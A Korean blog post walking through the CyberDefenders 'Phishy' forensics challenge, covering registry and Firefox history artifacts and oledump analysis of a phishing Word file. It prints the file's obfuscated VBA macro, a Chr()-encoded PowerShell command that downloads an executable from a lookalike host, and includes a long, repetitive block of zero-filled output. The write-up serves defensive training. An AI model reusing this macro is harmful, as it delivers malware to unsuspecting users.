



11/22) CTF 문제풀이 (1)

▼ Phishy

▼ tmi

CTF 풀면서 의심병이 생겨서 문제 이름부터 검색해보게 된다.





giveaway - 사은품이라는 뜻

참고로 매일 무료 소프트웨어를 풀어주는 giveaway 라는 사이트도 있다고 한다...

Phishing is a scam where Internet fraudsters send spam or pop-up messages to lure personal and financial information from unsuspecting victims.

phishy: 거짓 광고나 팝업 알림으로 정보를 빼가는 사기. = 피싱

details 보면 가짜 아이폰 광고에 낚인 거라서 giveaway phishy 인 듯.

< 문제 풀이 >

Phishy Blue team challenge.

CyberDefenders is a blue team training platform for SOC analysts, threat hunters, DFIR, and security blue teams to advance CyberDefense skills.

<https://cyberdefenders.org/blueteam-ctf-challenges/60#nav-questions>




Details : 회사 직원이 가짜 아이폰 사은품 광고로 해킹당한 것 같다.

지난번에는 rla로 txt 파일을 만들었는데, 이번에는 REGA를 사용해보기로 했다.

사실 rla 파일이 잘 안 만들어져서... REGA로 해결 못 하면 참고하기로 😊


1. 윈도우 호스트네임

HKLM\SYSTEM\ControlSet\ComputerName\ComputerName



2. 피해자 컴퓨터에서 실행된 메세지 어플

\Users\에 세 계정이 있는데, 그 중 Semah의 폴더에서 발견



3. 공격자가 악성 파일을 다운받도록 제시한 url

url이면 사용자가 방문한 url을 찾아봐야 하는 걸까? 싶어서 브라우저 아티팩트를 생각했다.

중간에 mozilla 폴더를 봤으니 Firefox를 쓰는 유저 같음.

Firefox 아티팩트에 대해 찾아봄

1) **Navigation History** – This reveals navigation history of the user. It can be used to track whether a user has visited any malicious URL or not.

Navigation History에서 방문 url을 보관한다고 함

2) Bookmarks + Navigation History – This is stored in SQLite Database form

Location –

C:\Users\USER_NAME\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\places.sqlite

위치 따라 들어가봄 → places.sqlite 추출

places.sqlite-wal	833	Regular File	2021-04-30 오후 12:11
places.sqlite-shm	32	Regular File	2021-04-30 오후 12:11
places.sqlite	5,120	Regular File	2021-03-20 오전 1:05
pkcs11.txt	1	Regular File	2021-04-30 오후 12:21
permissions.sqlite	96	Regular File	2021-03-20 오전 1:04

id	url	title	rev_host	visit_count
1	https://support.mozilla.org/en-US/products/...		gro.allizom.troppus.	0
2	https://support.mozilla.org/en-US/kb/...		gro.allizom.troppus.	0
3	https://www.mozilla.org/en-US/contribute/		gro.allizom.www.	0
4	https://www.mozilla.org/en-US/about/		gro.allizom.www.	0
5	https://www.mozilla.org/privacy/firefox/		gro.allizom.www.	1
6	https://www.mozilla.org/en-US/firefox/central/		gro.allizom.www.	0
7	https://www.mozilla.org/en-US/privacy/...	Firefox Privacy Notice — Mozilla	gro.allizom.www.	1
8	https://twitter.com/BenaliSemah	Semah BenAli (@BenaliSemah) / Twitter	moc.rettit.	2
9	https://twitter.com/FwordTeam	Fword (@FwordTeam) / Twitter	moc.rettit.	2
10	https://fword.vit/	Fword CTF	fw.drov.	2
11	https://securinets.com/	Securinets	moc.steniruces.	2
12	https://www.youtube.com/watch?...	rAMV; Sun Wukong Jin Mori - YouTube	moc.ebutuoy.www.	1
13	https://tor1.q21.ctfsecurinets.com/		moc.stenirucesfc.12q.1rof.	2
14	https://tor1.q21.ctfsecurinets.com/flag/		moc.stenirucesfc.12q.1rof.	2
15	https://tor1.q21.ctfsecurinets.com/admin		moc.stenirucesfc.12q.1rof.	1
16	https://tor1.q21.ctfsecurinets.com/admin/	Site administration Django site admin	moc.stenirucesfc.12q.1rof.	3
17	https://tor1.q21.ctfsecurinets.com/admin/...	Log in Django site admin	moc.stenirucesfc.12q.1rof.	1
18	https://tor1.q21.ctfsecurinets.com/admin/...	Logged out Django site admin	moc.stenirucesfc.12q.1rof.	2
19	https://tor1.q21.ctfsecurinets.com/accounts/...	Page not found at /accounts/login/	moc.stenirucesfc.12q.1rof.	1

유익한 정보는 발견할 수 없었음

sns 접속이나 애니메이션 영상 봤다...뭐 이런 거 밖에 없다

114	Regular File	2021-02-02 오전 12:40...
j1n_morri.jpg	310 Regular File	2021-02-03 오후 10:59...
j1n_mori_monkey_king.jpg	716 Regular File	2021-02-14 오후 8:28:...
iPhone-Winners.doc	36 Regular File	2021-05-01 오후 5:56:...
desktop.ini	1 Regular File	2021-02-15 오후 1:36:...

Semah의 다운로드 디렉터리에서 악성 파일은 찾았는데 url은 어디 있을까?

못 찾아서 결국 힌트 보고 풀었다.

힌트에서 답을 알려주긴 하는데, Whatsapp viewer로 DB 파일을 분석하라고 해서 다운받아서 해봄
그런데 프로그램에서 파일이 열리지 않는다.

crypted file을 읽을 수 없다고 뜬. 왜일까...

4. 매크로를 포함한 stream 중 가장 높은 stream 번호

원 소린지 몰라서 바로 그냥 힌트 봤다.

doc, xml 등의 악성 파일을 분석하는 oledump 라는 툴을 이용해 iPhone docs 파일을 분석하는 것

다운로드 및 사용법: <https://blog.didierstevens.com/programs/oledump-py/>

참고: <https://mdin1.tistory.com/153>

oledump 파일을 다운 받아 실행했는데, olefile을 설치하라고 나온다

pip install olefile로 설치했는데 자꾸 같은 말이 출력된다...

한숨'ㅅ'

```
PS C:\Users\PRO\바탕 화면\3-2\GiveAway\oledump_V0_0_75 (1)> python.exe .\oledump.py .\iPhone-Winners.doc
This program requires module olefile.
http://www.decalage.info/python/olefileio

You can use PIP to install olefile like this: pip install olefile
Windows: pip is located in Python's Scripts folder.
```

그래서 pip 경로를 타고 들어가 olefile랑 관련된 파일을 oledump 폴더로 옮겨 주었더니 됐다!!! 😊

```
PS C:\Users\PRO\바탕 화면\3-2\GiveAway\oledump_V0_0_75 (1)> python3.10.exe .\oledump.py .\iPhone-Winners.doc
1:      114 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      8473 '1Table'
5:       501 'Macros/PROJECT'
6:        68 'Macros/PROJECTwm'
7:     3109 'Macros/VBA/_VBA_PROJECT'
8:       800 'Macros/VBA/dir'
9: M      1170 'Macros/VBA/eviliphone'
10: M     5581 'Macros/VBA/iphoneevil'
11:     4096 'WordDocument'
```

참고) 사용법 글을 보면 oledump.py로 실행하던데 나는 그렇게 하면 자꾸 파이참이 열렸다. 앞에 python.exe를 붙여 주었더니 해결됨

5. 매크로가 실행한 프로그램 이름

다운로드한 사이트에서 macro dump를 추출하고 압축 해제하는 법이 나와 있어서 따라해 봄
stream 번호 앞뒤로 **-s(스트림 선택)**와 **-v(압축 해제)** 옵션을 추가해 준다.

```
Windows PowerShell
000015A0: 1C 34 96 00 97 04 87 1F 15 92 1A 1B 15 29 2E 52 .4.....).R
000015B0: 75 98 D5 00 6C 31 2C 20 30 2C 20 54 00 72 75 65 u...ll, 0, T.rue
000015C0: 0D 0A 45 6E 64 02 20 C5 D7 0D 0A 0D 0A ..End. ....
PS C:\Users\PRO\바탕 화면\3-2\GiveAway\oledump_V0_0_75 (1)> python3.10.exe .\oledump.py -s 10 -v .\iPhone-Winners.doc
Attribute VB_Name = "iphoneevil"
Function llllllllll()
    Dim llllllllll As String
    Dim llllllllll As String
    llllllllll = Chr(97) & Chr(81) & Chr(66) & Chr(117) & Chr(65) & Chr(72) & Chr(89) & Chr(65) & Chr(98) & Chr(119) &
Chr(66) & Chr(114) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(76) & Chr(81) & Chr(66) & Chr(51) & Chr(65) & Chr(71) &
Chr(85) & Chr(65) & Chr(89) & Chr(103) & Chr(66) & Chr(121) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(99) & Chr(81) &
Chr(66) & Chr(49) & Chr(65) & Chr(71) & Chr(65) & Chr(65) & Chr(99) & Chr(119) & Chr(66) & Chr(48) & Chr(65) & Chr(67)
) & Chr(65) & Chr(65) & Chr(76) & Chr(81) & _
Chr(66) & Chr(86) & Chr(65) & Chr(72) & Chr(73) & Chr(65) & Chr(97) & Chr(81) & Chr(65) & Chr(103) & Chr(65) & Chr(67) &
Chr(99) & Chr(65) & Chr(97) & Chr(65) & Chr(66) & Chr(48) & Chr(65) & Chr(72) & Chr(81) & Chr(65) & Chr(99) & Chr(65) &
Chr(65) & Chr(54) & Chr(65) & Chr(67) & Chr(56) & Chr(65) & Chr(76) & Chr(119) & Chr(66) & Chr(104) & Chr(65) & Chr(72) &
Chr(65) & Chr(65) & Chr(99) & Chr(65) & Chr(66) & Chr(74) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(76) & Chr(103)
) & Chr(66) & Chr(86) & Chr(65) & Chr(71) & Chr(56) & Chr(65) & Chr(98) & Chr(81) & Chr(65) &
Chr(118) & Chr(65) & Chr(69) & Chr(107) & Chr(65) & Chr(99) & Chr(65) & Chr(66) & Chr(111) & Chr(65) & Chr(71) & Chr(5
6) & Chr(65) & Chr(98) & Chr(103) & Chr(66) & Chr(108) & Chr(65) & Chr(67) & Chr(52) & Chr(65) & Chr(90) & Chr(81) & Chr
(66) & Chr(52) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(74) & Chr(119) & Chr(65) & Chr(103) & Chr(65) & Chr(67) & C
hr(48) & Chr(65) & Chr(84) & Chr(119) & Chr(66) & Chr(49) & Chr(65) & Chr(72) & Chr(81) & Chr(65) & Chr(82) & Chr(103) &
Chr(66) & Chr(112) & Chr(65) & Chr(71) & Chr(119) & Chr(65) & Chr(90) & Chr(81) & Chr(65) & _
Chr(103) & Chr(65) & Chr(67) & Chr(99) & Chr(65) & Chr(81) & Chr(119) & Chr(65) & Chr(54) & Chr(65) & Chr(70) & Chr(119)
& Chr(65) & Chr(86) & Chr(65) & Chr(66) & Chr(108) & Chr(65) & Chr(71) & Chr(48) & Chr(65) & Chr(99) & Chr(65) & Chr(66)
) & Chr(99) & Chr(65) & Chr(69) & Chr(107) & Chr(65) & Chr(85) & Chr(65) & Chr(66) & Chr(111) & Chr(65) & Chr(71) & Chr(
56) & Chr(65) & Chr(98) & Chr(81) & Chr(66) & Chr(108) & Chr(65) & Chr(67) & Chr(52) & Chr(65) & Chr(90) & Chr(81) & Ch
r(66) & Chr(52) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(74) & Chr(119) & Chr(65) & _
Chr(103) & Chr(65) & Chr(67) & Chr(48) & Chr(65) & Chr(86) & Chr(81) & Chr(66) & Chr(122) & Chr(65) & Chr(71) & Chr(85)
& Chr(65) & Chr(82) & Chr(65) & Chr(66) & Chr(108) & Chr(65) & Chr(71) & Chr(89) & Chr(65) & Chr(89) & Chr(81) & Chr(66)
```

근데 뭔가 이상한 것들이 뜬다.

당연히 답이 iphoneevil 일 줄 알았는데 뭔가 더 있나 보다 ...

힌트를 보니(이미 답을 알려줬지만 😊) 저 무수한 decimal과 & 기호로 암호화 된 것 같다.

oledump analysis of Rocket Kitten - Guest Diary by Didier Stevens - SANS Internet Storm Center
oledump analysis of Rocket Kitten - Guest Diary by Didier Stevens, Author: Rick Wanner

<https://isc.sans.edu/diary/oledump+analysis+of+Rocket+Kitten+Guest+Diary+by+Didier+Stevens/19137>

```
C:\Windows\system32\cmd.exe
C:\Users\No\Desktop>py 266CFE75A8B66796FFPFB0CFE81F1..x1m
1: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
81: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
82: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
83: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
84: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
85: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
86: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
87: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
88: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
89: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
90: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
91: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
92: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
93: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
94: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
95: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
96: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
97: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
98: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
99: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
100: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
101: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
102: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
103: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
104: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
105: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
106: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
107: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
108: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
109: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
110: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
111: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
112: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
113: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
114: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
115: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
116: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
117: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
118: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
119: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
120: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
121: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
122: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
123: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
124: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
125: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
126: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
127: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
128: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
129: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
130: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
131: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
132: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
133: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
134: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
135: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
136: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
137: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
138: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
139: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
140: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
141: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
142: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
143: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
144: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
145: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
146: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
147: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
148: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
149: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
150: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
151: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
152: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
153: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
154: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
155: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
156: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
157: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
158: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
159: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
160: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
161: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
162: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
163: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
164: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
165: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
166: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
167: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
168: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
169: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
170: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
171: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
172: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
173: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
174: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
175: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
176: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
177: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
179: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
180: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
181: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
182: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
183: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
184: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
185: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
186: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
187: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
188: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
189: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
190: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
191: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
192: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
193: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
194: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
195: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
196: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
197: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
199: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
200: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
201: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
202: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
203: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
204: 00000000 000
```

그랬더니 마지막 줄에 powershell이 나타났다!

찾아보기>

